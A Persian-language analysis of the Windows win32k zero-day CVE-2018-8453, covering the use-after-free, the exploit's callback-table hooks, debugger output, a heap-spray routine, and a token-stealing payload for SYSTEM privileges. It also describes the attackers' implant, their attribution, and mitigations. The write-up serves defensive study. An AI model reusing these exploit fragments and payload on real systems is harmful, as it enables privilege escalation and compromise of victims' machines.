

بسمه تعالی

تحلیل آسیب‌پذیری روز صفرم "CVE-۲۰۱۸-۸۴۵۳"

مقدمه

شرکت مایکروسافت در روز سه شنبه ۹ اکتبر، بولتن امنیتی خود را منتشر و آسیب پذیری "CVE-۲۰۱۸-۸۴۵۳" را وصله کرد. "CVE-۲۰۱۸-۸۴۵۳" یک آسیب پذیری در "win۳۲k.sys" است که توسط آزمایشگاه کسپرسکی در ماه اوت کشف و به مایکروسافت گزارش شد. مایکروسافت این آسیب پذیری را تأیید کرد و شماره‌ی "CVE-۲۰۱۸-۸۴۵۳" را به آن اختصاص داد.

این سوءاستفاده، در مرحله‌ی اول نصب یک برنامه‌ی مخرب اجرا شده بود تا امتیازات لازم را برای استقرار در سیستم قربانی فراهم کند. کد سوءاستفاده از کیفیت بالایی برخوردار است و با هدف اطمینان از سوءاستفاده از MS Windows های مختلف از جمله RS۴ ۱۰ MS Windows نوشته شده است.

تا کنون، تعداد کمی از حملاتی که از این آسیب پذیری استفاده می‌کنند، توسط محققان کسپرسکی شناسایی شده‌اند و به نظر می‌رسد قربانیان آن کاربران ساکن در کشورها خاورمیانه باشند.

جزئیات فنی

"CVE-۲۰۱۸-۸۴۵۳" یک Use-After-Free در "win۳۲kfull! xxxDestroyWindow" است که شبیه به آسیب پذیری قدیمی "CVE-۲۰۱۷-۰۲۶۳" در سال ۲۰۱۷ است.

سوءاستفاده از این آسیب پذیری به دنباله‌ای از رخدادها بستگی دارد که بر روی قلاب^۱هایی اجرا می‌شوند که بر روی سه تابع فراخوانی حالت کاربر^۲ fnINLP_CREATESTRUCT و fnNCDESTROY، fnDWORD، این سوءاستفاده، قلاب‌ها را با جایگزینی اشاره‌گرهای تابع در KernelCallbackTable نصب می‌کند:

^۱ hook

^۲ Usermode

```

1: kd> dt _PEB @$peb -y KernelCallbackTable
CVE_2018_8453!_PEB
  +0x058 KernelCallbackTable : 0x00007ffc`46133070 Void
1: kd> dps 0x00007ffc`46133070
00007ffc`46133070 00007ffc`460d2bd0 USER32!_fnCOPYDATA
00007ffc`46133078 00007ffc`4612ae70 USER32!_fnCOPYGLOBALDATA
00007ffc`46133080 00007ff7`ebcf10f0 CVE_2018_8453!_fnDWORD_hook [c:\project
00007ffc`46133088 00007ff7`ebcf1340 CVE_2018_8453!_fnNCDESTROY_hook [c:\pro
00007ffc`46133090 00007ffc`460d96a0 USER32!_fnDWORDOPTINLPMSG
00007ffc`46133098 00007ffc`4612b4a0 USER32!_fnIMOUTDRAG
00007ffc`461330a0 00007ffc`460d5d40 USER32!_fnGETTEXTLENGTHS
00007ffc`461330a8 00007ffc`4612b220 USER32!_fnINCNTOUTSTRING
00007ffc`461330b0 00007ffc`4612b750 USER32!_fnINCNTOUTSTRINGNULL
00007ffc`461330b8 00007ffc`460d75c0 USER32!_fnINLPCOMPAREITEMSTRUCT
00007ffc`461330c0 00007ff7`ebcf1430 CVE_2018_8453!_fnINLPCREATESTRUCT_hook
00007ffc`461330c8 00007ffc`4612b2e0 USER32!_fnINLPDELETEITEMSTRUCT
00007ffc`461330d0 00007ffc`460dbc00 USER32!_fnINLPDRAWITEMSTRUCT
00007ffc`461330d8 00007ffc`4612b330 USER32!_fnINLPHELPIFOSTRUCT
00007ffc`461330e0 00007ffc`4612b330 USER32!_fnINLPHELPIFOSTRUCT
00007ffc`461330e8 00007ffc`4612b430 USER32!_fnINLPMDCREATESTRUCT

```

شکل ۱ توابع قلاب شده در جدول فراخوانی هسته

درون قلاب `fnINLPCREATESTRUCT` یک پنجره‌ی "SysShadow" با تخصیص یک موقعیت به آن، مقداردهی اولیه می‌شود:

```

LRESULT fnINLPCREATESTRUCT_hook(LPVOID msg)
{
    if (GetCurrentThreadId() == Tid)
    {
        if (fnINLPCREATESTRUCT_flag)
        {
            CHAR className[0xC8];
            GetClassNameA((HWND)*(LONG_PTR*)(*(LONG_PTR*)((LONG_PTR)msg + 0x28)), className, sizeof(className));

            if (!strcmp(className, "SysShadow"))
            {
                SetWindowPos(MainClass, NULL, 0x100, 0x100, 0x100, 0x100, SWP_HIDEWINDOW | SWP_NOACTIVATE | SWP_N
                fnINLPCREATESTRUCT_flag = FALSE;
            }
        }
    }


    return fnINLPCREATESTRUCT(msg);
}

```

شکل ۲ مقداردهی اولیه‌ی `fnINLPCREATESTRUCT` در `SysShadow`

هنگام پردازش پیام `WM_LBUTTONDOWN`، قلاب `fnDWORD` تابع `DestroyWindow` را بر روی والد اجرا می‌کند که نتیجه‌ی آن، نشانه‌گذاری پنجره به‌عنوان «آزاد» و سپس آزاد شدن آن توسط جمع‌کننده‌ی زیاله است.

این مسئله در داخل قلاب `fnNCDESTROY` قرار دارد که در حین اجرای تابع `DestroyWindow` انجام می‌شود. این قلاب، `NtUserSetWindowFNID` syscall را اجرا می‌کند که حاوی یک منطق ناقص برای تغییر وضعیت `fnid` پنجره است، بدون بررسی مناسب اینکه آیا به `FNID_FREED` تنظیم شده است یا خیر.



شکل ۳ کد آسیب پذیر در داخل NtUserSetWindowFNID

وضعیت fnid پنجره در نقطه‌ی ۰x۰۲a در ساختار tagWND قرار دارد:

```
kd> dt win۳۲k! tagWND
...
+۰x۰۲a fnid: Uint۲B
```

هنگامی که نوار اسکرول برای اولین بار ایجاد می‌شود، دارای مقدار FNID_SCROLLBAR (۰x۰۲۹A) است.

شکل ۴ مقدار fnid را قبل و بعد از اجرای فراخوانی سیستمی StkNtUserSetWindowFNID نشان می‌دهد.

```
3: kd> dw rax+2A L1
ffffa588`c0a0e7da 8000
3: kd> dw rax+2A L1
ffffa588`c0a0e7da 82a1
```

شکل ۴ مقدار fnid قبل و بعد از اجرای فراخوانی سیستمی NtUserSetWindowFNID

می‌توان مقدار جدید fnid را با مقایسه‌ی آن در کد منبع ReactOS به‌دست آورد

:(https://doxygen.reactos.org/dd/dv۹/include_۲ntuser_۱h.html#a۳۹۹ba۶dbe۷ac۱۸db۷۰cf۹۰۸۶۵ee۹e۰af)

```
/* FNIDs for NtUserSetWindowFNID, NtUserMessageCall */
#define FNID_SCROLLBAR ۰x۰۲۹A
...
#define FNID_BUTTON ۰x۰۲A۱
```

...

```
#define FNID_FREED 0x8000 /* Window being Freed... */
```

این کار موجب می شود تا اولین مقدار از بین برود، اما سیستم همچنان یک ارجاع به کلاس "SysShadow" را حفظ کند؛ زیرا مقدار fnid دیگر نه به عنوان FNID_FREED بلکه به عنوان FNID_BUTTON مشخص شده است.

این سوءاستفاده برای به دست آوردن موفقیت آمیز فضای حافظه آزاد شده، شامل تعدادی از تاکتیک های مختلف فنگ شویی است. روش اسپری کردن، به نسخه ی ویندوز مورد سوءاستفاده قرار گرفته بستگی دارد و از آنجایی که این سوءاستفاده، طیف وسیعی از سیستم عامل ها را هدف قرار می دهد، شامل پنج تابع جداگانه برای اسپری است:

| Function name | |
|---------------|-------------------------------|
| f | fengshui_simple_sub_18000208C |
| f | fengshui_14393_sub_18000216C |
| f | fengshui_15063_sub_180002304 |
| f | fengshui_16299_sub_180002708 |
| f | fengshui_17134_sub_1800028CC |

شکل ۵ روش های اسپری کردن پشتیبانی شده در آسیب پذیری

برای آخرین نسخه ی پشتیبانی شده (Windows ۱۰ RS۴)، تاکتیک اسپری کردن بسیار پیچیده است. هسته با مؤلفه های bitmap با اندازه های مختلف اسپری می شود. این کار برای از بین بردن تخصیص حافظه و در نهایت دورزدن مقیاس های امنیتی Low Fragmentation Heap که در آخرین نسخه های ویندوز بهبود یافته است، نیاز است:

```
VOID Fengshui_17134()
{
    BYTE buf[0x1000];
    memset(buf, 0x41, sizeof(buf));
    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x1A_0x200[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    }
    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x27E_0x200[i] = CreateBitmap(0x27E, 1, 1, 0x20, buf);
    }
    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x156_0x200[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    }
    for (int i = 0; i < 0x100; i++)
    {
        Bitmaps_0x1A_0x100[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    }
    for (int i = 0; i < 0x20; i++)
    {
        Bitmaps_0x156_0x20[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    }
    for (int i = 0; i < 0x20; i++)
    {
        Bitmaps_0x176_0x20[i] = CreateBitmap(0x176, 1, 1, 0x20, buf);
    }
}
```


این کار در یک هسته‌ی دلخواه قدرتمند خواندن/نوشتن که از مقادیر اولیه‌ی GDI Bitmap استفاده می‌کند و حتی در آخرین نسخه‌های ویندوز نیز کار می‌کند، نتیجه می‌دهد.

پس از سوءاستفاده‌ی موفقیت‌آمیز، یک بار مفید Token-stealing کمی تغییر یافته برای مبادله‌ی ارزش فعلی Token پردازش با یکی از بارهای ساختار SYSTEM EPROCESS جابجا می‌شود:

```
VOID GetSystem(LONG_PTR address)
{
    int UniqueProcessId_offset = 0x2e0;
    int ActiveProcessLinks_offset = 0x2e8;
    int Token_offset = 0x358;
    int SystemId = 4;

    LONG_PTR process = address;
    LONG_PTR forward = address;
    LONG_PTR backward = address;

    int i = 0;
    while (TRUE)
    {
        if (ArbitraryRead(forward + UniqueProcessId_offset) == SystemId)
        {
            ArbitraryWrite(address + Token_offset, ArbitraryRead(forward + Token_offset));
            break;
        }

        if (ArbitraryRead(backward + UniqueProcessId_offset) == SystemId)
        {
            ArbitraryWrite(address + Token_offset, ArbitraryRead(backward + Token_offset));
            break;
        }

        forward = ArbitraryRead(forward + ActiveProcessLinks_offset) - ActiveProcessLinks_offset;
        backward = ArbitraryRead(backward + ActiveProcessLinks_offset + 8) - (ActiveProcessLinks_offset + 8);

        if (forward == address)
            i += 1;

        if (backward == address)
            i += 1;

        if (i == 2)
            return;
    }
}
```

شکل ۹ فرایند بار مفید سرقت توکن بهبود یافته

استفاده از این سوءاستفاده به صورت یک نصب‌کننده‌ی مخرب، در تعداد کمی از حملات هدفمند مشاهده شده است. این نصب‌کننده نیاز به امتیازات سیستم برای نصب فایل خود دارد. فایل مخرب، یک ایمپلنت پیچیده است که توسط مهاجمان برای دسترسی مداوم به دستگاه قربانیان استفاده می‌شود. برخی از ویژگی‌های اصلی آن عبارتند از:

- رمزگذاری فایل اصلی با استفاده از AES-۲۵۶-CBC با SHA-۱ از SMBIOS UUID (این کار باعث غیرممکن شدن رمزگشایی فایل در دستگاه‌هایی غیر از دستگاه قربانی می‌شود).
- استفاده از Microsoft BITS (Background Intelligent Transfer Service) برای برقراری ارتباط با سرورهای C&C (روشی که معمولاً به کار گرفته نمی‌شود).

- ذخیره‌ی فایل اصلی در یک فایل به صورت تصادفی نامگذاری شده بر روی دیسک؛ حامل، حاوی یک هش از نام فایل است و تلاش می‌کند تا فایل اصلی را با مقایسه‌ی هش نام فایل با همه‌ی فایل‌ها در دایرکتوری ویندوز، پیدا کند.

قربانیان

طبق تحقیقات کسپرسکی، توزیع این حمله به شدت هدفمند است و کمتر از دوازده قربانی را در منطقه‌ی خاورمیانه تحت تأثیر قرار داده است.

عواملین حمله

در طول تحقیقات، محققان دریافتند که مهاجمان از درپشتی PowerShell استفاده می‌کنند که قبلاً به‌طور انحصاری توسط FruityArmor APT استفاده می‌شد. همچنین یک هم‌پوشانی در دامنه‌هایی که برای C۲ بین این مجموعه‌ی جدید و پوشش‌های قبلی FruityArmor استفاده می‌شد، وجود دارد. این امر باعث می‌شود که محققان، FruityArmor را مسئول استفاده از حملات CVE-۲۰۱۸-۸۴۵۳ بدانند.

توصیه‌های اجرایی

- اجازه‌ی دسترسی محلی فقط برای افراد قابل اعتماد. در صورت امکان، استفاده از محیط‌ها و پوسته‌های محدود
- به‌روزرسانی سیستم برای دریافت آخرین نسخه از نرم‌افزارها و وصله‌ها